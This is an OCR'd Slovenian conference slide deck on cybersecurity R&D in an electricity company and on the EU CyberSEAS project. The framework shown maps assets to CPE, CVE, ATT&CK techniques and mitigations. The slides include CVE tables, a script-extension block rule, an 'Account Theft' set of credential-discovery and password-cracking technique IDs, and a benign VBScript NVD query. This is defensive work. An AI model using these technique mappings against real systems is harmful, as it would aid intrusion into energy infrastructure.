SeKV Združenje za informatiko in telekomunikacije Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

Združenje za informatiko in telekomunikacije

GO-LIX

# Organizatorji dogodka:

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

zit SeKV Združenje za informatiko in telekomunikacije Kibernetska varnost

REPUBLIKA SLOVENIJA
MINISTRSTVO ZA GOSPODARSK
RAZVOJ IN TEHNOLOGIJO

EVROPSKA UNIJA
EVROPSKI SKLAD ZA REGIONALNI RAZVOJ
NALOŽBA V VAŠO PRIHODNOST

»Naložbo sofinancira Evropska unija iz Evropskega sklada za regionalni razvoj«

# Zlata partnerja dogodka:

Telekom Slovenije

CREAPLUS

GO-LIX

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit
Združenje za informatiko in telekomunikacije

# Kako se spopasti z aktualnimi grožnjami v kibernetskem prostoru?

## ~Aktualni izzivi in rešitve za podjetja~

**27. oktober 2023, 9:00-14:00**
**GZS, Dvorana A**

Telekom Slovenije

CREAPLUS

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit
Združenje za informatiko in telekomunikacije

# Zakaj so pomembne raziskave in razvoj KV v podjetjih?

## ~Primer iz prakse v elektro podjetju~

*dr. Andrej Bregar in Gorazd Rolih, Informatika d.o.o.*

INFORMACIJSKE STORITVE IN INŽENIRING, D.O.O.
INFORMATIKA

# Razlogi za R&R KV

- Prilagajanje novim gožnjam
- Skladnost regulative
- Konkurenčna prednost
- Finančna učinkovitost

# Pozitivni učinki R&R KV na VOC

- Izboljšano zaznavanje in odziv na incidente KV (orodja, metode)
- Manj FP
- Naprednejša analitika (velika količina podatkov)
- Avtomatizacija in Orkestracija (avtomatizacija rutinskih operacij)
- ML in AI (boljša predikcija)
- Threat Intelligence (proaktivno delovanje)

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

# Pozitivni učinki R&R KV na podjetje

- Specifične rešitve (npr. energetika)
- Krajši DT
- Konkurenčna prednost
- Razvoj znanj in spretnosti
- Ugled podjetja

zit SeKV Združenje za informatiko in telekomunikacije Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

# R&R kot del programa in strategije KV

- KV je kompleksna ➔ nujen je strateški in sistematičen pristop
- Celovita varnost in skladnost ➔ KV ni en projekt ali izolirana aktivnost
- KV je krožni proces ➔ vpetost v vse aktivnosti podjetja, program projektov
- Makro pogled na KV ➔ temeljno in aplikativno R&R delo
  - Izboljšava vpogleda v potrebe in izzive KV
  - Horizontalno in vertikalno povezovanje
  - Digitalna zrelost in odpornost (Digitalna Evropa)
  - Identifikacija, izvedba in sinergija učinkovitih rešitev KV


zit SeKV Združenje za informatiko in telekomunikacije Kibernetska varnost

IKT horizontalna mreža


Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

# EU projekti s področja KV

INFORMACIJSKE STORITVE IN INŽENIRING, D.O.O.
INFORMATIKA

- Financiranje iz EU programov
  - Horizon 2020/2023 (CyberSEAS)
  - Eureka (SmartSOC)
  - Evropski obrambni sklad
  - …




30 EUREKA yearsof innovation across borders

European Commission

EVROPSKA UNIJA
EVROPSKI STRUKTURNI IN INVESTICIJSKI SKLADI
NALOŽBA V VAŠO PRIHODNOST

- Sodelovanje z uveljavljenimi mednarodnimi in domačimi partnerji
- Krepitev kompetenc, izmenjava znanja, razvoj inovativnih rešitev
- Digitalna Evropa – napredna KV kot temelj digitalizacije podjetij in storitev
- Celovite rešitve za KV – procesi, tehnologija in ljudje

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit
Združenje za informatiko in telekomunikacije

# Proaktivne rešitve iz projekta CyberSEAS

CyberSEAS

**Cyber Securing Energy dAta Services**

1. Proaktivno ukrepanje proti kibernetskim tveganjem in napadom z največjim vplivom na energetski sistem
2. Zaščita uporabnikov pred podatkovnimi vdori in napadi
3. Povečanje varnosti skupnega energetskega podatkovnega prostora

Premostitveni ukrepi in strategije


CyberSEAS

Proaktivne metodologije in orodja


- Proaktivna strategija: predvidimo in ocenimo kibernetska tveganja, grožnje in ranljivosti
  - Na podlagi ocen implementiramo ukrepe za preprečevanje napadov in zmanjševanje njihovih posledic
- Reaktivna strategija: upravljamo z informacijami o kibernetskih dogodkih
  - Prožimo premostitvene ukrepe kot odziv na kibernetske napade


VOC





Odzivanje na incidente

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost


IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije


# Ogrodje za proaktivno KV

- Klasifikacija in definicija premostitvenih ukrepov
- Postopek preslikave informacij
- Odločitvena strategija za ocenitev vplivov in ukrepov
- Odločitveni proces
- Odzivne procedure in umestitev v VOC














| ID | Asset | Part | Vendor | Product | Version | CPE v2.3 |
|---|---|---|---|---|---|---|
| SLO-CRO.ELES.UC1.1 | Red Hat Enterprise Linux 8.0 | o | Red Hat | Operating system | 8 | cpe:2.3:o:redhat:enterprise_linux:8.0:*:*:*:*:*:*:* |
| SLO-CRO.ELES.UC1.2 | Java EE | a | Eclipse Foundation | Java Virtual Machine | 8 | cpe:2.3:a:sun:java_studio_enterprise:8:*:*:*:*:*:*:* |

| Source ID | Dependency Type | Target ID |
|---|---|---|
| SLO-CRO.OPR.UC1.2 | WorksOn | SLO-CRO.OPR.UC1.1 |
| SLO-CRO.OPR.UC1.3 | WorksOn | SLO-CRO.OPR.UC1.1 |

| ID | CPE v2.3 | Attack Vector | CVE |
|---|---|---|---|
| SLO-CRO.ELES.UC1.1 | cpe:2.3:o:redhat:enterprise_linux:8.0:*:*:*:*:*:*:* | Network, Adjacent Network | E.g., CVE-2022-4283, CVE-2022-46344 |
| SLO-CRO.ELES.UC1.2 | cpe:2.3:a:sun:java_studio_enterprise:8:*:*:*:*:*:*:* | Network, Adjacent Network | CVE-2006-1830 |

| ID | CVE | ATT&CK Tactic | Mitigations | Mitigation Source |
|---|---|---|---|---|
| EST.EC/ELV.1 | CVE-2018-10603 | | Enable firewall feature in the RTU | CISA |
| EST.EC/ELV.2 | CVE-2020-15781 | T1189 | Restrict access to port 443 | SIEMENS / MITRE |




zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit
Združenje za informatiko in telekomunikacije

# Klasifikacija ukrepov in strategij

Viri in odvisnosti

Ranljivosti in TTP-ji

Premostitveni in odzivni ukrepi ter strategije

Premostitveni ukrep je ustrezen:

1. če izboljša izmerjeni ali ocenjeni vpliv zaznanega kibernetskega incidenta in
2. če dosega ali presega zahtevano stopnjo, saj v nasprotnem primeru stroški premostitvenega ukrepa ne bi upravičili njegovih koristi


| ID | Asset | Part | Vendor | Product | Version | CPE v2.3 |
|---|---|---|---|---|---|---|
| SLO-CRO.ELES.UC1.1 | Red Hat Enterprise Linux 8.0 | o | Red Hat | Operating system | 8 | cpe:2.3:o:redhat:enterprise_linux:8.0:*:*:*:*:*:*:* |
| SLO-CRO.ELES.UC1.2 | Java EE | a | Eclipse Foundation | Java Virtual Machine | 8 | cpe:2.3:a:sun:java_studio_enterprise:8:*:*:*:*:*:*:* |

| Source ID | Dependency Type | Target ID |
|---|---|---|
| SLO-CRO.OPR.UC1.2 | WorksOn | SLO-CRO.OPR.UC1.1 |
| SLO-CRO.OPR.UC1.3 | WorksOn | SLO-CRO.OPR.UC1.1 |

| ID | CPE v2.3 | Attack Vector | CVE |
|---|---|---|---|
| SLO-CRO.ELES.UC1.1 | cpe:2.3:o:redhat:enterprise_linux:8.0:*:*:*:*:*:*:* | Network, Adjacent Network | E.g., CVE-2022-4283, CVE-2022-46344 |
| SLO-CRO.ELES.UC1.2 | cpe:2.3:a:sun:java_studio_enterprise:8:*:*:*:*:*:*:* | Network, Adjacent Network | CVE-2006-1830 |

| ID | CVE | ATT&CK Tactic | Mitigations | Mitigation Source |
|---|---|---|---|---|
| EST.EC/ELV.1 | CVE-2018-10603 | | Enable firewall feature in the RTU | CISA |
| EST.EC/ELV.2 | CVE-2020-15781 | T1189 | Restrict access to port 443 | SIEMENS / MITRE |

| ID | Ukrep | Opis in uporaba | Vpliv | Učinek ukrepa |
|---|---|---|---|---|
| M.1 | Polna vidljivost nameščenih aplikacij | Prek standardnega operacijskega okolja zagotoviti popolno vidljivost nameščene programske opreme, dosledno vzdrževati inventar nameščene programske opreme, vpeljati proces upravljanja sprememb | Srednji | Izboljšana vidljivost potencialno ogroženega programja |
| M.2 | Blokiranje nedovoljenega programja | Zagotoviti, da mehanizmi nadzora aplikacij in dovoljenj za dostop do datotečnega sistema blokirajo nedovoljeno programje (pripone .js, .jse, .vbs, .vbe, .wsf itd.) | Srednji | Blokirana zlonamerna koda z nadzorom aplikacij |
| M.3 | Zaščita končnih točk | Uporabiti orodja za zaščito končnih točk in zaščito pred zlonamerno kodo, ki nudijo tudi funkcionalnosti nadzora aplikacij | Srednji | Blokirana zlonamerna koda z nadzorom aplikacij |


zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

# Postopek preslikave informacij



**cpe:2.3:a:microsoft:sql_server:2019:*:*:*:*:*:x64:*** View CVEs

microsoft sql_server

| Vuln ID | Summary | CVSS Severity |
|---|---|---|
| CVE-2023-23384 | Microsoft SQL Server Remote Code Execution Vulnerability<br>**Published:** April 11, 2023; 5:15:18 PM -0400 | *V3.1:* 9.8 CRITICAL<br>*V2.0:*(not available) |
| CVE-2023-21718 | Microsoft SQL ODBC Driver Remote Code Execution Vulnerability<br>**Published:** February 14, 2023; 3:15:14 PM -0500 | *V3.1:* 7.8 HIGH<br>*V2.0:*(not available) |
| CVE-2023-21713 | Microsoft SQL Server Remote Code Execution Vulnerability<br>**Published:** February 14, 2023; 3:15:14 PM -0500 | *V3.1:* 8.8 HIGH<br>*V2.0:*(not available) |

## Enterprise Mitigations


Mitigations represent security concepts and classes of technologies that can be used to prevent a technique or sub-technique from being successfully executed.

| ID | Name | Description |
|---|---|---|
| M1036 | Account Use Policies | Configure features related to account use like login attempt lockouts, specific login times, etc. |
| M1015 | Active Directory Configuration | Configure Active Directory to prevent use of certain techniques; use SID Filtering, etc. |
| M1049 | Antivirus/Antimalware | Use signatures or heuristics to detect malicious software. |

IT/OT vir → Standardna oznaka vira (CPE) → Ranljivosti (CVE, CWE) → Tehnike napadov (MITRE ATT&CK, CSC, ACSC, interna baza) → Premostitveni ukrepi in strategije (MITRE ATT&CK/D3FEND, CSC, ACSC, priporočila proizvajalcev, interna baza)

Kibernetski incident ali grožnja

NIST NATIONAL VULNERABILITY DATABASE NVD




zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost


IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

# Primer integracije – baza ranljivosti (NVD)

```
Set objHTTP = CreateObject("WinHttp.WinHttpRequest.5.1")
Url = "https://services.nvd.nist.gov/rest/json/cves/2.0?cpeName=" + cpeName
On Error GoTo NVD_ERROR_HANDLER
objHTTP.Open "GET", Url, False
On Error GoTo NVD_ERROR_HANDLER
objHTTP.send
' Process objHTTP.responseText
NVD_ERROR_HANDLER:
    MsgBox "CVEs cannot be retrieved!"
    Err.Clear
```




- JSON
- REST API
- HTTP GET

- CVE API
- CPE API
- Source API

| CVE ID | CVE description | CVSS version | CVSS severity |
|---|---|---|---|
| CVE-2001-0832 | Vulnerability in Oracle 8.0.x through 9.0.1 on Unix allows local users to overwrite arbitrary files | V2.0 | 2,1 |
| CVE-2001-0833 | Buffer overflow in otrcrep in Oracle 8.0.x through 9.0.1 allows local users to execute arbitrary code via a long ORACLE_HOME environment variable | V2.0 | 7,2 |
| CVE-2003-0727 | Multiple buffer overflows in the XML Database (XDB) functionality for Oracle 9i Database Release 2 allow local users to cause a denial of service or hijack user sessions. | V2.0 | 2,1 |
| CVE-2005-0297 | SQL injection vulnerability in Oracle Database 9i and 10g allows remote attackers to execute arbitrary SQL commands and gain privileges. | V2.0 | 7,5 |

**CPE:** cpe:2.3:a:oracle:database_server:-:*:*:*:*:*:*:*:*

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža


Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

# Odločitvena strategija

Dva premostitvena pristopa:

- Premostitvene strategije: zaporedje več premostitvenih ukrepov, ki jih izvedemo v navezavi
- Promostitveni ukrepi: niso del strategije ter se izbirajo in izvajajo neodvisno




Standardi in priporočila:

- Priporočila NIST o upravljanju informacijskih varnostnih tveganj
- Splošni kriteriji za varnost IT sistemov po standardu ISO/IEC 15408
- Model CIA – zaupnost, celovitost, razpoložljivost
- Kriteriji za ocenjevanje vplivov infrastrukturnih odpovedi po priporočilih organizacije NESCOR
- Poslovne in organizacijske zahteve
- Tolerančne omejitve ocenjenih organizacijskih tveganj


$CSE_i$ = {T1087.001, T1087.002, T1087.003, T1087.004, T1110.002}

Account Theft = {Local Account Discovery, Domain Account Discovery, Email Account Discovery, Cloud Account Discovery, Password Cracking}



# Večkriterijski ocenitveni model

| Visokonivojski kriteriji | Elementarni kriteriji |
|---|---|
| Izmerjeni vpliv | SIEM ocena resnosti |
| | CVSS V2.0/V3.1/V4.0 |
| Varnostni vidik | Skrb za javno varnost |
| | Skrb za varovanje delovne sile |
| Vpliv na ekologijo | |
| Sistemski obseg | |
| Vpliv na energetski sistem | Negativni vpliv na proizvodno kapaciteto |
| | Negativni vpliv na energetski trg |
| | Negativni vpliv na prenosni sistem |
| | Negativni vpliv na storitve za uporabnike |
| | Poslabšanje odnosa do distribucijskega sistema |
| | Izguba zasebnosti deležnikov |
| Finančni vpiv | Finančni vpliv na distribucijski sistem |
| | Stroški obnovitve prvotnega stanja |
| | Neposredna ekonomska škoda |
| | Dolgoročna ekonomska škoda |
| Kritičnost virov | Odpornost ogroženega vira |
| | Relevantnost ogroženega vira |




1. model: Ocenitev vpliva groženj ali incidentov


2. model: Ocenitev in izbira premostitvenih ukrepov ali strategij

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža


Gospodarska zbornica Slovenije

